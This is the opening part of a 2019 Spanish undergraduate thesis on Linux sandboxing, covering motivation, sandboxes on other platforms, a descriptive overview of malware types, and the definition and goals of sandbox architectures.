Trabajo Fin de Grado

Grado en Ingeniería de las Tecnologías de Telecomunicación

Análisis de técnicas de aislamiento de procesos (Sandbox) en Linux

Autor: Pablo Ruiz Rodríguez

Tutor: Francisco José Fernández Jiménez

Dep. Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla

Sevilla, 2019

Trabajo Fin de Grado
Grado en Ingeniería de las Tecnologías de Telecomunicación

Análisis de técnicas de aislamiento de procesos (Sandbox) en Linux

Autor:

Pablo Ruiz Rodríguez

Tutor:

Francisco José Fernández Jiménez

Profesor colaborador

Dpto. de Ingeniería Telemática

Escuela Técnica Superior de Ingeniería

Universidad de Sevilla

Sevilla, 2019

Trabajo Fin de Grado: Análisis de técnicas de aislamiento de procesos (Sandbox) en Linux

Autor: Pablo Ruiz Rodríguez

Tutor: Francisco José Fernández Jiménez

El tribunal nombrado para juzgar el Trabajo arriba indicado, compuesto por los siguientes miembros:

Presidente:

Vocales:

Secretario:

Acuerdan otorgarle la calificación de:

Sevilla, 2019

El Secretario del Tribunal

Agradecimientos

A mis padres, por estar a mi lado y apoyarme siempre.

A mis hermanos, por confiar en mí y ayudarme en todo momento.

A mi familia, por cuidarme y celebrar conmigo cada pequeño triunfo.

A María, por ser mi motivación y apoyo.

A mis compañeros de clase y amigos, por ser el pilar más importante de mi vida.

A mi tutor, por hacer posible este trabajo.

Pablo Ruiz Rodríguez,
Estudiante del grado en Ingeniería de las Tecnologías de Telecomunicación

Sevilla, 2019

Resumen

En el presente, la seguridad informatica es uno de los principales problemas a los que se enfrenta toda la sociedad. La seguridad de los sistemas informáticos es muy importante debido a que diariamente aumenta el número de ataques que se realizan. En este trabajo nos centraremos en una de los principales amenazas a las que nos enfrentamos, que es la ejecución de software malicioso.

Con el fin de mitigar el daño que provocan estas amenazas, se estudia en este trabajo la tecnología Sandbox. Esta tecnología nos permite ejecutar dicho software malicioso en un entorno aislado, con el fin de comprobar sí dicho software trata de dañar nuestro equipo. A lo largo de este trabajo, se estudian los fundamentos de esta tecnología, así como diferentes herramientas que permiten la implementación de un Sandbox. Estas herramientas han sido probadas mediante el uso de una conjunto de pruebas, que simulan acciones maliciosas realizadas por cualquier malware, con el objetivo de comprobar el funcionamiento de las herramientas, en función de sus características.

Abstract

At present, computer security is one of the main problems facing society as a whole. The security of computer systems is very important because the number of attacks carried out increases daily. In this work we will focus on one of the main threats we face, which is the execution of malicious software.

In order to mitigate the damage caused by these threats, the Sandbox technology is studied in this project. This technology allows us to run the malicious software in an isolated environment, in order to see if the software is trying to damage our computer. Throughout this project, we study the fundamentals of this technology, as well as different tools that allow the implementation of a Sandbox. The deployment of these tools have been tested using a set of tests, which simulate malicious actions by any malware, in order to check the operation of the tools, depending on their characteristics.

Índice

Índice de Tablas

Índice de Figuras

1 INTRODUCCIÓN

No hay que ir para atrás ni para darse impulso.
-Lao Tsé-

A lo largo de este capítulo se explica la motivación por la cual se ha realizado este trabajo fin de grado. A continuación, se enumeran los objetivos perseguidos, la metodología desarrollada y la estructura utilizada para su ejecución.

1.1 Motivación

Actualmente nos encontramos en la Era de la Información donde todo se encuentra estrechamente relacionado con las tecnologías de la información y la comunicación; desde el uso de aplicaciones en los teléfonos móviles hasta el uso de servidores por parte de empresas para poder desarrollar su actividad diaria.

La información es un bien preciado en la actualidad, pues tanto las empresas como nosotros mismos queremos proteger nuestra privacidad, ya sean datos bancarios, fotos, contraseñas, etc. El número de tecnologías utilizadas al igual que la dependencia de estas en la vida diaria, aumentan sin cesar, provocando la fijación por parte de criminales en estas, con el fin de obtener un beneficio. Esto provoca que los ciberdelincuentes dediquen su tiempo a la búsqueda de nuevas vulnerabilidades en los sistemas para aprovecharlas con fines delictivos.

Todas las empresas se basan en el uso de datos para su funcionamiento y crecimiento, ya que, por muy pequeña que sea la empresa siempre necesitará recolectar, almacenar y procesar datos. Debido al uso continuado que sufren los datos estos deben estar disponibles en cualquier momento, además de que dichos datos deben ser iguales en todas las áreas de la empresa que los usen y no deben ser manipulados por personas ajenas a la empresa, que pueden hacer que estos se vuelvan inservibles. Por otra parte, las empresas mueven mucha información personal de sus clientes, por lo que se requiere que estos datos, entre otras muchas cosas, sean confidenciales para que no puedan ser utilizados por personas no autorizadas.

La seguridad informática trata de proteger la integridad, disponibilidad y confidencialidad de la información en los sistemas informáticos por lo que, como se ha comentado anteriormente, es necesario su integración en las empresas. Recibir un ciberataque puede conllevar consecuencias como pérdidas económicas o la pérdida de confidencialidad de información. Por tanto, se puede indicar que resulta de gran importancia disponer de medidas de seguridad para poder proteger toda la información que maneja una empresa.

En el presente trabajo se llevará a cabo el estudio de diferentes implementaciones de Sandbox en sistemas basados en Linux. La tecnología Sandbox nos proporciona una medida extra de protección a la hora de ejecutar programas posiblemente maliciosos, que tras su ejecución pueden comprometer la seguridad de los sistemas informáticos desde los que son lanzados, o incluso sistemas conectados a la misma red. Por ello, el principal objetivo es estudiar varias implementaciones en sistemas Linux, existiendo soluciones de este tipo tanto para sistemas basados en Windows como en Android.

1.2 Objetivos

El principal objetivo de este trabajo es la instalación de diferentes implementaciones de herramientas Sandbox para su posterior comparación. Para poder compararlas y comprobar su correcto funcionamiento se ha desarrollado un script que realiza acciones maliciosas con el fin de ser ejecutado en los diferentes Sandbox para su posterior análisis.

1.2.1 Objetivos específicos

A continuación, se enumeran los diferentes objetivos específicos perseguidos en el presente trabajo:

1. Descripción del estado en el que se encuentra la tecnología mencionada, tanto en el área dedicada a sistemas Linux, como es el caso presentado en este trabajo, como su distinta aplicación a diferentes sistemas operativos o herramientas.
2. Estudio de diferentes técnicas para la implementación de Sandbox, así como de técnicas que permiten su detección y evasión.
3. Búsqueda y elección de herramientas en base a las diversas técnicas usadas para el despliegue de un Sandbox.
4. Investigación acerca de acciones maliciosas para la creación de una batería de pruebas que serán ejecutadas en los Sandbox desplegados con el fin de comprobar las restricciones que estos imponen.
5. Comparación de los resultados obtenidos en los diferentes Sandbox desplegados para poder concebir las ventajas y desventajas existentes entre ellos.

1.3 Metodología

Las fases en las que se divide este trabajo de fin de grado son las siguientes:

- **Fase de investigación:** Inicialmente se ha realizado una investigación acerca de la tecnología Sandbox, abarcando tanto sus fundamentos teóricos como su funcionamiento. Para ello, se ha procedido a leer diversos estudios de investigadores en este ámbito, así como de proyectos

dedicados a la creación de herramientas de este tipo.

Por otra parte, con la información obtenida se lleva a cabo la creación de un estado del arte donde se describen los Sandbox aplicados a otros sistemas operativos y las distintas herramientas utilizadas.

- **Fase de diseño e implementación:** En esta parte se investiga acerca de acciones maliciosas que posteriormente son usadas para la ejecución de pruebas en las herramientas desplegadas. Para ello se procede a la creación de scripts que permitan simular en nuestro equipo varias clases de malware.
- **Fase de despliegue:** Una vez obtenida suficiente información acerca de los tipos de Sandbox se realiza una búsqueda de manuales de instalación para las herramientas seleccionadas con el fin de poder llevar a cabo las instalaciones pertinentes, su despliegue y probar el código creado en estas.
- **Fase de pruebas:** Esta fase consiste en la ejecución del código creado en la fase de diseño e implementación en los Sandbox desplegados con el fin de obtener resultados acerca de las acciones que han sido ejecutadas en el Sandbox y cuales han sido restringidas. Estos resultados permitirán realizar comparaciones entre las herramientas usadas.

El sistema utilizado para la realización de este trabajo es una máquina virtual con Debian 10 (Buster).

1.4 Estructura del texto

El documento se encuentra dividido en:

- **Capítulos 1 y 2**: En estos capítulos se exponen los principales motivos y objetivos del presente trabajo, así como una introducción del estado actual de la seguridad informática y el sistema operativo Linux, ámbitos en los que se engloba el caso estudiado en el trabajo. También se comenta el estado de esta tecnología en otras herramientas y sistemas operativos.
- **Capítulo 3 y 4**: En estos capítulos se explican los fundamentos de la principal amenaza a la que hace frente los Sandbox, el malware, diferenciando entre sus tipos, así como los fundamentos de esta tecnología, como son; su definición, su funcionamiento, tipos, ventajas de su uso y estudio de las técnicas de evasión y detección de un Sandbox.
- **Capítulo 5 y 6**: Estos capítulos engloban la descripción de las herramientas usadas para el despliegue de los diferentes Sandbox. En ellos se presenta la descripción de las partes del código desarrollado, su ejecución en los Sandbox y la posterior comparación entre ellos.
- **Capítulo 7**: En este último capítulo se detallan las conclusiones obtenidas y algunas consideraciones sobre trabajos futuros que podrían complementar el presente trabajo.

2 ESTADO DEL ARTE

En este capítulo se presenta el estado actual en el que se encuentra la seguridad informática, ámbito que engloba la tecnología estudiada a lo largo de este trabajo. Durante la realización de este trabajo se hará referencia al uso de esta tecnología en sistemas operativos basados en Linux y se comentará la utilización de dicha tecnología en otros sistemas operativos como Windows, además de su uso en herramientas como navegadores web.

2.1 Seguridad Informática

Actualmente la mayor parte de los procesos que se realizan en las empresas y en la sociedad conllevan el uso de sistemas informáticos, que albergan y transmiten constantemente información. Debido a su uso constante, es imprescindible garantizar que estos funcionen correctamente, por lo que es necesario hacer frente a las vulnerabilidades existentes en los sistemas y a los nuevos métodos de ataques desarrollados, siendo primordial el desarrollo de continuas mejoras de sus defensas.

El continuo avance en cuanto a la creación de nuevos métodos de ataques y explotación de vulnerabilidades hace que sea imprevisible la detección de nuevos tipos de ataques siendo inexistente la defensa especifica contra este tipo de ataques, denominados Zero-Day. Como los sistemas se encuentran indefensos ante estos ataques sin precedentes es necesario buscar un sistema de defensa para ellos, y es aquí donde reside una de las grandes características de las herramientas Sandbox. Estas herramientas permiten la ejecución del código potencialmente peligroso, en un entorno controlado y aislado evitando así que se dañe el equipo.

A continuación, se nombran algunos de los malware más importantes de la historia de la ciberseguridad, pues la tecnología utilizada va destinada a la prevención de acciones maliciosas por parte de estos.

- El primer virus informático de la historia data de 1971, cuyo nombre es “Creeper” [1] y se propagaba entre ordenadores mientras mostraba un mensaje en los ordenadores infectados.
- Wabbit [2] se trata de un programa que crea copias de este de forma sucesiva hasta que el número es tan grande que reduce el rendimiento del sistema, llegando en alguna ocasión a ser bloqueado. Dicho programa es de 1974.
- En 1988, Robert Morris se convirtió en el primer autor de malware condenado debido a la creación del gusano Morris [3], siendo este el primer malware autorreplicable de la historia.
- En 1989 aparece el primer Ransomware conocido como AIDS Trojan [4]. Miles de disquetes fueron enviados a los suscriptores de la revista ‘PC Business World’ que al introducirlo en el

equipo cifró todos los ficheros del sistema, mostrando un mensaje en el que se pedía una suma de dinero a cambio de un código para el desbloqueo del equipo.

- El gusano ILOVEYOU [3] se encuentra escrito en VBScript e infectó a millones de ordenadores con el sistema operativo Windows en tan solo unas pocas horas. Se basa en el uso de ingeniería social para su despliegue y es considerado uno de los gusanos más dañinos de la historia. Este gusano fue detectado el 5 de mayo del 2000.
- Zeus Trojan [5] es un virus descubierto en 2007 y cuyo código se hizo público en 2011. Se trata de un troyano que se basaba en el registro de las pulsaciones de las teclas para robar información acerca de formularios y datos bancarios.
- El virus Stuxnet [6] fue descubierto en 2010 y se trata de un gusano que tomó la posesión de miles de máquinas utilizadas en centrales nucleares de Irán. Este gusano atacaba a los sistemas SCADA para simular que todas las máquinas funcionaban correctamente, pero en realidad estas eran reprogramadas para producirse daños.
- En 2017 tuvo lugar el ataque llamado "Wannacry" [7] que infectó ordenadores de más de 150 países, incluyendo bancos y compañías de telecomunicación. Se trata de un ransomware que encripta los equipos con sistema operativo Windows que no habían sido actualizados aprovechando una vulnerabilidad existente.

2.2 Linux

La implementación de los diferentes Sandbox se realiza en Debian [8], que se trata de una distribución de Linux que consta de un sistema GNU, cuyo núcleo está basado en Linux [9], el cual es un sistema operativo, que alberga un conjunto de programas que permiten la comunicación entre el usuario y el ordenador. Debian nace en el año 1993 de manos de miles de voluntarios, siendo un sistema operativo libre.

Al igual que Debian existen muchas distribuciones de Linux, en función de las características que estos poseen o de las personas encargadas de su mantenimiento, como puede ser la distribución Red Hat Enterprise Linux [10], mantenida por la empresa Red Hat destinado a un uso general, o Kali Linux [11] orientado a la seguridad de la red.

En nuestro caso nos centraremos en Debian, la cual es la distribución que se usará para el despliegue de los Sandbox. El Proyecto Debian se trata de una asociación de personas que creó la distribución Debian y que en la actualidad también se encarga de mantenerla. Debian nace como una apuesta por la creación del software libre creado por muchos usuarios, contando además del apoyo de varias empresas. Actualmente cuenta con su versión Debian 10 (Buster), que fue liberada el 6 de julio de 2019 y que será la utilizada para el despliegue de los Sandbox.

Linux no se trata del sistema operativo dominante en cuanto a su uso en entornos de escritorio, pues su participación de mercado es aproximada al 2%, según la fuente StatCounter [12]. Por otra parte, hay que tener en cuenta que actualmente ciertos sistemas operativos como Windows 10, el cual es el claro dominador del mercado, ofrecerá un núcleo completo basado en Linux, mientras que otros sistemas operativos como Chrome OS, está basado desde su comienzo en el mismo núcleo.

Una de las características más importantes de los sistemas operativos basados en Linux es que son sistemas muy flexibles y versátiles, debido principalmente a que es software libre, pudiéndose apreciar por su presencia en televisores o incluso automóviles, sin olvidar el sistema operativo Android, basado en un kernel Linux y es el que predomina el mercado de la telefonía móvil. Además, este sistema se usa en la mayoría de los servidores web y está presente en casi la totalidad de los superordenadores. Por todo esto se ha elegido un sistema operativo basado en GNU/Linux.

2.3 Sandbox en otros sistemas

Linux no es el único sistema en el que se utiliza esta tecnología, pues es una medida de seguridad muy utilizada para comprobar la existencia de código malicioso en un programa potencialmente peligroso e incluso existen soluciones que permiten la captura de estas acciones maliciosas.

A continuación, se presenta la situación de esta tecnología en los sistemas operativos Windows, así como su uso en los sistemas operativos destinados a la telefonía móvil y algunas soluciones para navegadores web.

2.3.1 Sandbox en Windows

Recientemente se ha añadido una nueva funcionalidad al sistema operativo Windows 10, más concretamente en la actualización de mayo de 2019, siendo esta la versión 1903 [13] de este sistema operativo.

Esta funcionalidad permite ejecutar aplicaciones sospechosas de contener código malicioso dentro de un entorno ligero y aislado, corriendo independientemente de nuestra instalación. Al venir con dicha actualización no es necesaria su instalación ni configuración, aunque sí es necesario disponer de Windows en sus ediciones Pro o Enterprise.

Windows Sandbox es técnicamente una máquina virtual que crea una réplica del sistema operativo existente en el equipo a través del hipervisor de Microsoft asegurando que lo que ocurra dentro de dicho entorno quedará dentro de él, ofreciendo así máxima seguridad. Esta réplica es un entorno muy liviano debido a que únicamente ocupa 100MB, ya que está optimizado para que se ponga en marcha rápidamente. Cada vez que se utiliza esta funcionalidad se crea un máquina virtual completamente nueva.

Este Sandbox, al tratarse de una réplica del sistema operativo anfitrión puede utilizarse para realizar cambios al sistema permitiendo, como se comentó, eliminar todos los cambios realizados y pudiendo así no tener que realizar dichos cambios directamente sobre nuestro sistema operativo.

Otra de las técnicas de Sandbox utilizadas en Windows y muy similar a la que este incluye es la creación de máquinas virtuales mediante la utilización de programas de virtualización como pueden ser VMware o VirtualBox, aunque estos consumen una mayor cantidad de recursos reduciendo así el rendimiento del equipo. Una de las soluciones más utilizadas para crear entornos aislados en sistemas operativos Windows es Sandboxie [14], el cual crea contenedores donde se ejecutan los programas deseados.

2.3.2 Sandbox en macOS

El sistema operativo macOS [15] lanzado por la empresa Apple posee una funcionalidad que permite controlar el acceso a nivel del kernel, denominada App Sandbox y que es proporcionada en este sistema operativo. La aplicación está diseñada para proteger al sistema de posibles daños, así como los datos del usuario sí se ejecuta alguna aplicación maliciosa.

Esta aplicación no previene de ataques a través de aplicaciones, pero sí minimiza el daño sufrido una vez se ha ejecutado una aplicación maliciosa. Una aplicación que no utiliza App Sandbox obtiene todos los accesos a los datos del usuario que está ejecutando la operación, pudiendo acceder además a todos los recursos a los que el usuario tiene acceso. Por tanto, si un atacante pudiese explotar una aplicación podría realizar cualquier acción que el usuario que ejecutó el programa pueda realizar,

Esta aplicación es utilizada para la creación de aplicaciones y en ella se indican los recursos necesarios para el correcto funcionamiento del programa:

- Permite al desarrollador describir cómo la aplicación creada interactúa con el sistema, por lo que al ejecutarse el sistema otorga únicamente el acceso a los recursos necesarios para que el programa funcione correctamente.
- Permite al usuario otorgar accesos adicionales.

2.3.3 Sandbox en Android

En este apartado se explica el sistema operativo predominante en la telefonía móvil y cómo utiliza esta tecnología para aumentar la seguridad de los dispositivos.

Como se ha comentado, Android es un sistema operativo usado en dispositivos móviles basado en el kernel de Linux. Como se basa en el kernel de Linux, este sistema operativo hereda funciones de seguridad propias de un kernel Linux, como puede ser SELinux [16].

A nivel del sistema operativo, los dispositivos Android proporcionan la seguridad del kernel de Linux,

conocida como comunicación entre procesos (IPC, del inglés *Inter-Process Communication*) segura que facilita permitir la seguridad entre la comunicación de diferentes procesos. Esta característica de seguridad nos permite incluso asegurar que el código nativo esté restringido por el Sandbox de aplicaciones.

Como el sistema operativo se basa en el kernel de Linux posee varias funcionalidades claves para la seguridad, aunque las más destacadas son:

- Modelo de permisos basado en usuarios
- Aislamiento de procesos
- IPC

Además, como Android está basado en un sistema operativo multiusuario posee una medida de seguridad para aislar los recursos entre ellos, para ello Linux:

- No permite que un usuario lea los ficheros de otro usuario.
- Asegura que un usuario no agote ni la memoria ni la CPU ni otros dispositivos externos de otro usuario.

Para aumentar la seguridad de la aplicaciones se utiliza una parte del modelo de seguridad de Android denominado SELinux para aplicar el control de acceso obligatorio (MAC, del inglés *Media Access Control*) sobre todos los procesos.

Con esta herramienta se mejora la protección y se restringen los servicios del sistema, el control de acceso a los datos de la información y se protegen de actividades maliciosas por parte de software peligroso.

Android se aprovecha de las ventajas que proporciona el sistema de permisos basado en usuarios para identificar y aislar los recursos de las aplicaciones. Las aplicaciones se encuentran aisladas entre ellas para proteger así el sistema y otras aplicaciones de aquellas que realicen acciones maliciosas. Para llevar a cabo esto, el sistema operativo se basa en la asignación de un identificador único de usuario para cada aplicación y la ejecuta en un proceso propio del usuario.

Como se ha comentado anteriormente, las aplicaciones no pueden interactuar entre ellas por defecto y tienen un acceso limitado al sistema operativo. Esto restringe que cualquier aplicación intente realizar acciones maliciosas como puede ser leer datos de otra aplicación o realizar alguna acción sin los permisos necesarios.

2.3.4 Sandbox en navegadores web

Actualmente también existen soluciones Sandbox para navegadores web como la inclusión de un Sandbox en los navegadores Microsoft Edge o Google Chrome, o la extensión SandBlast de la compañía Checkpoint para el navegador Google Chrome.

El navegador Google Chrome tiene habilitado el uso de su Sandbox [17] por defecto. Este Sandbox permite interpretar el código de las páginas web mediante el aislamiento de sus procesos, para así prevenir posibles daños. Esto es posible porque la arquitectura de Google Chrome está basada en multiprocesos. El navegador crea diferentes procesos para cada instancia de las páginas web visitadas, de esta forma, se interpreta su código de manera aislada. Cada proceso es monitorizado, y en caso de encontrar actividades sospechosas en él, se termina.

El Sandbox incluido en el navegador Microsoft Edge posee la opción de crear un entorno aislado mediante el uso de la virtualización para así poder realizar una navegación aislada o poder analizar y eliminar malware que nos descarguemos. Una vez se cierra la sesión se eliminan todas las amenazas de forma definitiva evitando así que el sistema completo sea comprometido.

Por otra parte, para el navegador Google Chrome se encuentra una extensión de la compañía Checkpoint, llamada SandBlast Agent [18], para detener el malware y el phishing [19] durante la navegación. Esta es un recurso de la compañía basada en la solución SandBlast que es una combinación del uso de la tecnología Sandbox y la simulación, para detectar y eliminar el malware detectado en el equipo. Con este tipo de soluciones es factible protegerse de la descarga de ficheros potencialmente peligrosos, para ello, descarga dicho fichero y lo analiza en tiempo real para comprobar que no es peligroso y evitar así su ejecución en el sistema.

3 AMENAZAS

En este capítulo se describen varios tipos de malware a los que se harán referencia en la explicación de las acciones realizadas por el código creado, ya que se trata principalmente de simular acciones maliciosas.

3.1 Malware

Malware es una abreviación de las palabras "malicious software" [20] y se define como un software cuya intención es vulnerar la seguridad de un sistema informático o red en la que este es ejecutado. Esta no es la única definición aceptada de malware, pero todas ellas tienen en común que se trata de un código cuyo objetivo es realizar acciones dañinas en un entorno.

El fin de la utilización y propagación por la red de este tipo de programas son principalmente los siguientes:

- Robar información, como pueden ser datos personales, fotos o información privilegiada, con el fin de obtener beneficios.
- Comprometer o dañar equipos como puede ser el cifrado de ficheros o el bloqueo del dispositivo para pedir rescates por su recuperación, o incluso la reconfiguración los equipos para tratar de inhabilitarlos

A continuación, se enumeran y describen los tipos de malware más importantes y que guardan relación con el presente trabajo:

3.1.1 Gusanos

Los gusanos [1] son un tipo de malware que se distribuye entre los sistemas informáticos reproduciéndose automáticamente por ellos mismos y que infecta a otros equipos a través de la red sin la necesidad de utilizar ficheros infectados, o requiriendo acciones por parte de personas. Por lo tanto, se puede decir que los gusanos se autorreproducen y son autocontenidos, debido a que se reproducen por ellos mismos y se propagan por la red, por lo que teniendo en cuenta estas dos características se puede afirmar que los gusanos se propagan continuamente por toda la red.

Al igual que el resto de los malware, este trata de robar o eliminar datos, aunque están principalmente destinados a agotar los recursos de los sistemas en los que se encuentran para provocar una denegación de servicio (DoS, del inglés *Denial-of-service*), instalar programas para registrar las teclas pulsadas por los usuarios para transmitir estos datos o la apertura de una puerta trasera para que esta sea aprovechada por un atacante.

3.1.2 Virus

Al igual que los gusanos, un virus [1] es un malware que se propaga de un ordenador a otro tratando de introducirse en un programa, siendo este programa un archivo o proceso ya existente en el ordenador infectado. Este malware requiere que sea ejecutado para que pueda infectar otros archivos, modificando así su funcionamiento habitual.

Una de las característica que los diferencian de los gusanos es la capacidad de estos últimos de propagarse por la red por ellos mismos.

Con el paso de los años su uso se ha visto reducido debido al deseo por parte de los atacantes de propagar el malware a su antojo, ya que los virus se propagaban en cadenas de correos electrónicos o en archivos accesibles a través de la red y que permitían a los antivirus captarlos a una mayor velocidad.

3.1.3 Troyanos

Un troyano es un tipo de malware que trata de exhibirse como un programa que actúa según indica, pero que en realidad tratan de atacar al equipo en el que se ejecutan. Por esto, su nombre proviene de la historia griega del caballo de Troya, un caballo de madera que albergaba en su interior soldados para atacar la ciudad de Troya.

Al contrario que los malware ya citados, gusanos y virus, estos no tienen la capacidad de propagarse a través de la red ni autorreplicarse. Existen muchas formas para que un troyano infecte un equipo, pero la más usual es la descarga de archivos provenientes de Internet.

Existen dos tipos de troyanos en función de las acciones maliciosas que llevan a cabo:

- Los troyanos generales, que albergan una gran cantidad de actividades maliciosas, pudiendo robar información del equipo de la víctima, modificar el funcionamiento del sistema anfitrión e incluso monitorizar la actividad de los usuarios.
- Existen troyanos cuyo principal objetivo es el de dejar una puerta trasera abierta para que así el atacante pueda obtener control remoto sobre el ordenador de la víctima, siendo este el troyano más peligroso.

3.1.4 Rootkit

El rootkit es un malware que es usado para disimular la intrusión al sistema y obtener permisos de superusuario en el equipo. Este tipo de malware tienes muchos fines como son la obtención de información sobre el sistema y el entorno de red en el que se encuentra o proporcionar una puerta de entrada al sistema permitiendo acceder desde el exterior, pero siempre tratando de ocultar que el sistema ha sido comprometido.

La principal característica de los rootkits es que estos no tratan de acceder al ordenador de la víctima, sino que tratan de ocultar la presencia de otro tipo de malware para permitir su persistencia a lo largo del tiempo, utilizado por ejemplo por troyanos o virus. Con tales fines, las principales acciones que realizan son:

- Disimular la presencia de recursos maliciosos por parte de otro tipo de malware, como pueden ser ficheros, procesos o puertos abiertos.
- Limpiar los registros del equipo en el que se encuentra con el objetivo de dificultar el rastreo del malware presente.

3.1.5 Bomba fork

Una bomba fork, también denominada wabbit, es un código malicioso que está diseñado principalmente para ocupar una gran cantidad de recursos del sistema creando copias infinitas de él mismo recursivamente, agotando así recursos como la memoria del sistema y la CPU, logrando que el rendimiento del sistema se reduzca. Se trata de un malware muy antiguo y que actualmente es muy fácil de detener.

3.1.6 Ransomware

El ransomware es un tipo de malware que bloquea el acceso a los ficheros del ordenador de la víctima, normalmente cifrándolos. Este malware es utilizado para extorsionar a las victimas pidiendo un pago a cambio del descifrado los datos.

El objetivo del uso de este malware es casi siempre la obtención de dinero a cambio de descifrar los archivos de la víctima. Actualmente, el ransomware se ha convertido en un serio problema para las empresas y organismos públicos, siendo estos últimos casos especialmente graves debido a la cantidad de información sensible que existe en dichas organizaciones.

4 SANDBOX

La actitud es una pequeña cosa que marca una gran diferencia.

-Winston Churchill.-

A lo largo de este capítulo se define la tecnología Sandbox, describiendo la forma en la que funciona y las diferentes tecnologías que permiten desplegar un Sandbox. Además, se explican las ventajas que conlleva el uso de esta tecnología y técnicas para detectarla y evadirla.

4.1 Definición de Sandbox

El término "Sandbox", proviene de la palabras inglesas "Sand" y "Box" que significan "arena" y "caja" respectivamente, haciendo así alusión a la caja de arena donde normalmente juegan los niños, entorno que carece de peligro. De aquí surge la definición de Sandbox aplicado al mundo de la seguridad informática, siendo este un entorno aislado que permite la ejecución de códigos potencialmente peligrosos, otorgándole a estos acceso sólo a ciertos recursos previamente establecidos con el fin de restringir la capacidad de accesibilidad del programa [21].

Un Sandbox es una medida de seguridad asociada a la prevención y no a la detección de malware, ya que previene la ejecución de actividades maliciosas por parte del malware y no detecta la realización de estas, aunque como se mostrará posteriormente, existen soluciones como Cuckoo Sandbox que permiten detectar dichas actividades tras la ejecución del malware.

Muchas de las herramientas que utilizan esta tecnología están basadas en la ejecución de un programa en un entorno completamente aislado de los recursos y programas del ordenador que no pertenecen al Sandbox. Para esto existen herramientas que serán estudiadas y que están incluidas dentro de las funcionalidades del sistema como son Seccomp, Cgroups, "Capabilities" o la virtualización a nivel del sistema operativo, ya sean, contenedores o jaulas entre otros.

Por otro lado, esta herramienta puede ser también desplegada sin la necesidad de aislar completamente la ejecución de programas, pudiendo así establecer una serie de reglas que permiten controlar las acciones que puede realizar un programa en concreto. Este tipo de herramientas, como AppArmor o SELinux, admite la compartición de recursos entre los programas.

4.2 Arquitectura de un Sandbox

Como se ha comentado en el apartado anterior, existen dos modos de desplegar un Sandbox, ya sea basado en el aislamiento completo del programa del resto de recursos y aplicaciones o basado en reglas para permitir el acceso a determinados recursos, permitiendo así la compartición de estos con el resto de los programas que se encuentran en el equipo.

En la *Figura 1* se muestra la arquitectura seguida por un Sandbox basado en el aislamiento de recursos y el proceso del resto del sistema. Esta arquitectura es utilizada por los diversos métodos de virtualización existentes, como pueden ser el software de virtualización como VirtualBox o VMware y el software que permite crear contenedores como Docker o LXC.



Figura 1. Sandbox basado en aislamiento.

El Sandbox basado en reglas sigue una estructura distinta, ya que este comparte los recursos del sistema con el resto de los procesos, como ya se comentó anteriormente.

En la *Figura 2* se puede apreciar la arquitectura de un Sandbox basado en el aislamiento de procesos mediante reglas, pues en este tipo de implementaciones los procesos comparten los mismos recursos, aunque el proceso aislado tiene restringido ciertas llamadas al sistema con el fin de controlar las acciones que realiza.



Figura 2. Sandbox basado en reglas.

4.3 Finalidades de un Sandbox

Como se ha comentado anteriormente, existen infinidad de aplicaciones peligrosas por Internet siendo muy complicada la diferenciación entre aquellas que son legítimas y las que no. Por ello, se requiere de la existencia de herramientas de seguridad que permitan evitar daños a los equipos tras la ejecución de estas aplicaciones. Esto provoca la existencia de las siguientes necesidades:

- Prevenir que el malware modifique programas o información existente en el equipo.
- Evitar la ejecución de código malicioso que se encuentra en un programa.

Para tratar de saciar estas necesidades existe esta tecnología, cuyos principales objetivos son:

- Prevenir de ataques zero-day
- Restringir el acceso a determinados recursos, memoria y CPU para evitar acciones maliciosas que puedan llevar acabo el bloqueo del sistema.
- Limitar el número de procesos creados a partir de una aplicación para así evitar el consumo excesivo de memoria.
- Controlar la comunicación con la red por parte de los procesos.
- Controlar la comunicación con el resto de los procesos del equipo.

- Evitar que el programa acceda a ficheros externos al Sandbox.
